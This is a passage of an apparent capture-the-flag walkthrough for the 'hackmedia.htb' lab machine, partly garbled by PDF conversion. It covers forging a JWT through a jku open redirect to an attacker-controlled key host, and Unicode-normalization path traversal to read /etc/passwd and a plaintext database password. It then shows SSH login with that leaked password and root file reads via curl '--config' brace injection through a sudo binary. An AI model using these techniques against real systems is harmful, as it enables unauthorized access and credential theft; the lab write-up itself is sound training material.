Do4n0Pf18vAKAM9BIe9sfptzG2i6X2jNpTuZH2G
nDlkJtNVKWBtBqBzBEp7MWRkOak7mH9-
2vwtXfLiqIE57l0NzrRGrcIilqrYXyasbQ5LWw3y
7gWs06xUFkhFf0tGSJESA7r1IFNFDSf7-
wCHTz6MWxjsfa57P1bdPQ
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
"typ": "JWT",
"alg": "RS256",
"jku": "http://hackmedia.htb/static/./redirect/?
url=10.10.14.11/jwks.json"
}
```

PAYLOAD: DATA

```
{
  "user": "admin"
}
```

VERIFY SIGNATURE

RSASHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),

```
2ReWtqsH3CdaRAQyhFJ/USwNtjpRJ
NB0G21
fwIDAQAB
-----END PUBLIC KEY-----
```



cuLkcVltq3xehgPV97b/nFmoHCGSM
Jv5Bhq9XJuj+ExFgFD40NFRYSWoAQ
3yA1fK
ed3JF09FUeBwvXEolV0ae+D2Ww==
-----END PRIVATE KEY-----

)


Signature Verified

SHARE JWT


Copy the encoded JWT and add it as cookie value.



I am using Firefox add-on called 'cookie editor' to replace cookies easily. Save it and refresh the page.




We got the admin dashboard access. If you click on any of the saved reports, it will display you below message.



The Report is being prepraed. Please comback later

As you can see from address bar, it is fetching that pdf file from different location. There's a possibility of path traversal attack. Let's try to read any local file.



It is filtering our inputs, we need to bypass it. To bypass that we have to use 'unicode' characters. Below blog explains how to use it and it's impact.

Unicode normalization vulnerabilities

For this machine, we will use below payload.

```
0 /0 /0 /0 /etc/passwd
```



As you can see, we can read local files now via this technique. Now we need to fuzz to find the files which we can read.

```
$\> ffuf -u 'http://hackmedia.htb/display/?page= / / / FUZZ' -b
'auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdiSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpY'
```

$\begin{array}{ccccccc}
/ _ \backslash & / _ \backslash & & & & & / _ \backslash \\
\wedge _ \vee & \wedge _ \vee & _ & _ & \wedge _ \vee & & \\
\backslash _ , _ \backslash & \backslash _ , _ \wedge & \vee _ \backslash & \backslash _ , _ \backslash & & & \\
\backslash _ \vee & \backslash _ \vee & \wedge _ \backslash & \backslash _ \backslash & \backslash _ \vee & & \\
\backslash _ \backslash & \backslash _ \backslash & \backslash _ \vee & \backslash _ \backslash & & & \\
\vee _ / & \vee _ / & \vee _ \backslash & \vee _ / & & &
\end{array}$

```

:: Method          : GET
:: URL             : http://hackmedia.htb/display/?page= / / / FUZZ
:: Wordlist        : FUZZ: LFI-LFISuite-pathtotest-huge.txt
:: Header          : Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdiI6Imh0dHA6Ly90eWNRbWVkaWEuaHRiL3N0YXRpYy8kxwSLKhTkJiUUA0ipk_jx2Kca41tV3sAGHmV9nsa8h0iuov7oa-
3XBwPQKfonSNTgPAN0KStcjYcfc30SzlzVZTNw9bw11Myoq8F4kbR0vkF_g41yuRYBq003hYS__ZUVDo4n0Pf18v
2vwtXfLiQIE57l0NzrRGRCilqrXYyasbQ5LWw3y7gws06xUFkhF0tGSJESA7r1IFNFDSf7-
wCHTZ6MWxjsfa57P1bdPQ
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200
:: Filter           : Response words: 1299

```

None of these files are useful for our cause. They don't have any information which can help us to gain shell access. However, we know that NginX is running on the machine, we can guess the path of configuration file.

One of the file gives us this above information about password change for the user and it has already given the path of the file too. Let's read it.

```
hackmedia.htb/display/?page= : / : / : /home/code/coder/db.yaml
mysql_host: "localhost" mysql_user: "code" mysql_password: "B3stC0d3r2021@@!" mysql_db: "user"
```

We have the database password. Let's login via SSH using these creds.

```
code@code:~$ id
uid=1000(code) gid=1000(code) groups=1000(code)

code@code:~$ sudo -l
Matching Defaults entries for code on code:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

We have permission to run the binary file with root's privileges. Let's look into it.

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:1
Enter the filename:test
Enter the report:test
Traceback (most recent call last):
  File "treport.py", line 74, in <module>
    File "treport.py", line 13, in create
FileNotFoundError: [Errno 2] No such file or directory: '/root/reports/test'
[5371] Failed to execute script 'treport' due to unhandled exception!
```

Upon executing this binary, it gives us four options to choose. If we choose option one, then ultimately it gives us this above error. Looks like it is a binary file compiled with python.

[GitHub - extremecoders-re/pyinstxtractor: PyInstaller Extractor](#)

Using above code we can extract python script from a binary.

```
$> python3 pythonextract.py treport
[+] Processing treport
[+] Pyinstaller version: 2.1+
[+] Python version: 38
[+] Length of package: 6798297 bytes
[+] Found 46 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
```

```
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: treport.pyc
[!] Warning: This script is running in a different Python version than the one used to
build the executable.
[!] Please run this script in Python38 to prevent extraction errors during
unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: treport

You can now use a python decompiler on the pyc files within the extracted directory
```

It extracted the python files and saved it in a directory.

```
$\> ls
base_library.zip  libexpat.so.1  libpython3.8.so.1.0  libz.so.1
pyimod03_importers.pyc  pyi_rth_pkgutil.pyc  treport.pyc
libbz2.so.1.0  libffi.so.7  libreadline.so.8  pyiboot01_bootstrap.pyc
pyimod04_ctypes.pyc  PYZ-00.pyz
libcrypto.so.1.1  liblzma.so.5  libssl.so.1.1  pyimod01_os_path.pyc
pyi_rth_inspect.pyc  PYZ-00.pyz_extracted
lib-dynload  libmpdec.so.2  libtinfo.so.6  pyimod02_archive.pyc
pyi_rth_multiprocessing.pyc  struct.pyc

$\> file treport.pyc
treport.pyc: python 3.9 byte-compiled
```

It has a lot of file, we have byte-compiled file. We can't just read like normal files. We need to disassemble and decompile to read the contents.

[GitHub - zrax/pycdc: C++ python bytecode disassembler and decompiler](https://github.com/zrax/pycdc: C++ python bytecode disassembler and decompiler)

We will use this above project to do that. We could have used 'uncompyle6' but it only supports python version up to 3.8. This byte-compiled file is created with python version 3.9. Clone the project and we need to compile it.

```
$\> ls
ASTNode.cpp  bytecode.cpp  CMakeLists.txt  LICENSE  pycdc.cpp
pyc_numeric.h  pyc_sequence.h  README.markdown
ASTNode.h  bytecode.h  data.cpp  pyc_code.cpp  pyc_module.cpp
pyc_object.cpp  pyc_string.cpp  scripts
ASTree.cpp  bytecode_ops.inl  data.h  pyc_code.h  pyc_module.h
pyc_object.h  pyc_string.h  tests
ASTree.h  bytes  FastStack.h  pycdas.cpp  pyc_numeric.cpp
pyc_sequence.cpp  PythonBytecode.txt

$\> cmake CMakeLists.txt
-- The C compiler identification is GNU 11.2.0
-- The CXX compiler identification is GNU 11.2.0
-- Detecting C compiler ABI info
-- Detecting C compiler ABI info - done
-- Check for working C compiler: /usr/bin/cc - skipped
-- Detecting C compile features
-- Detecting C compile features - done
```

```

-- Detecting CXX compiler ABI info
-- Detecting CXX compiler ABI info - done
-- Check for working CXX compiler: /usr/bin/c++ - skipped
-- Detecting CXX compile features
-- Detecting CXX compile features - done
-- Found PythonInterp: /usr/bin/python (found version "2.7.18")
-- Configuring done
-- Generating done
-- Build files have been written to: pycdc

$> make
[ 2%] Generating bytes/python_10.cpp, bytes/python_11.cpp, bytes/python_13.cpp,
bytes/python_14.cpp, bytes/python_15.cpp, bytes/python_16.cpp, bytes/python_20.cpp,
bytes/python_21.cpp, bytes/python_22.cpp, bytes/python_23.cpp, bytes/python_24.cpp,
bytes/python_25.cpp, bytes/python_26.cpp, bytes/python_27.cpp, bytes/python_30.cpp,
bytes/python_31.cpp, bytes/python_32.cpp, bytes/python_33.cpp, bytes/python_34.cpp,
bytes/python_35.cpp, bytes/python_36.cpp, bytes/python_37.cpp, bytes/python_38.cpp,
bytes/python_39.cpp, bytes/python_310.cpp
[ 4%] Building CXX object CMakeFiles/pycxx.dir/bytecode.cpp.o
[ 7%] Building CXX object CMakeFiles/pycxx.dir/data.cpp.o
[ 9%] Building CXX object CMakeFiles/pycxx.dir/pyc_code.cpp.o
[ 12%] Building CXX object CMakeFiles/pycxx.dir/pyc_module.cpp.o
[ 14%] Building CXX object CMakeFiles/pycxx.dir/pyc_numeric.cpp.o
[ 17%] Building CXX object CMakeFiles/pycxx.dir/pyc_object.cpp.o

```

Now we can use this to decompile.

```

$> ./pycdc ../treport_extracted/treport.pyc
# Source Generated with Decompyle++
# File: treport.pyc (Python 3.9)

Unsupported opcode: <255>
import os
import sys
from datetime import datetime
import re

class threat_report:

    def create(self):
Unsupported opcode: <255>
        file_name = input('Enter the filename:')
        content = input('Enter the report:')
        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        file_path = '/root/reports/' + file_name
        # WARNING: Decompyle incomplete

    def list_files(self):
        file_list = os.listdir('/root/reports/')

```



```

files_in_dir = ' '.join((lambda .0: [ str(elem) for elem in .0 ])(file_list))
print('ALL THE THREAT REPORTS:')
print(files_in_dir)

def read_file(self):
    Unsupported opcode: <255>
    file_name = input('\nEnter the filename:')
    if '../' in file_name:
        print('NOT ALLOWED')
        sys.exit(0)
    contents = ''
    file_name = '/root/reports/' + file_name
    # WARNING: Decompile incomplete

def download(self):
    now = datetime.now()
    current_time = now.strftime('%H_%M_%S')
    command_injection_list = [
        '$',
        '\',
        ';',
        '&',
        '|',
        '||',
        '>',
        '<',
        '?',
        '"',
        '@',
        '#',
        '$',
        '%',
        '^',
        '(',
        ')']
    ip = input('Enter the IP/file_name:')
    res = bool(re.search('\s', ip))
    if res:
        print('INVALID IP')
        sys.exit(0)
    if 'file' in ip and 'gopher' in ip or 'mysql' in ip:
        print('INVALID URL')
        sys.exit(0)
    cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' +
current_time + '"'
    os.system(cmd)

```

Looking at the code, we can see a command is being called to download reports. It is using curl command to do that. It has also filter in place to protect from injection

attacks. We can't possibly run bash commands to gain shell, we have to use curl flags or switches to read either root flag or SSH private keys.

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:{--config,/root/root.txt}
Warning: /root/root.txt:1: warning: '-----FLAG-----' is
Warning: unknown
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
Enter your choice:
```

As you can see from the command injection list 'curly brackets' are not being filtered, we take advantage of that to pass curl config switch to expose root flag. This curl switch actually can't read the files, but the functionality of that is, if the text file is not in curl Standard format then it just prints out all the content of that given file. I got SSH private keys, but the SSH configuration only accepts password for authentication, not keys.